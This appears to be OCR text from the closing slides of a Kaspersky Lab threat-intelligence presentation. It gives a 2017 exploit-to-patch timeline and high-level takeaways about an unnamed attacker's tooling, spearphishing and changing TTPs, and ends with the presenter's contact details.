
2017-04-11
Attack tool for this exploit was created

2017-06-13
Microsoft published patch for this vulnerability



KASPERSKY lab

Let’s put them together



KASPERSKY lab

Takeaways

- Never let your server compromised by them
- They keep polishing their tools
- Their favorite attack vector is spearphishing
- Recently, they are changing their TTPs
- Let’s head up their TTPs

LET’S TALK?

Twitter : @unpacker
Mail : seongsup4rk@gmail.com

KASPERSKY lab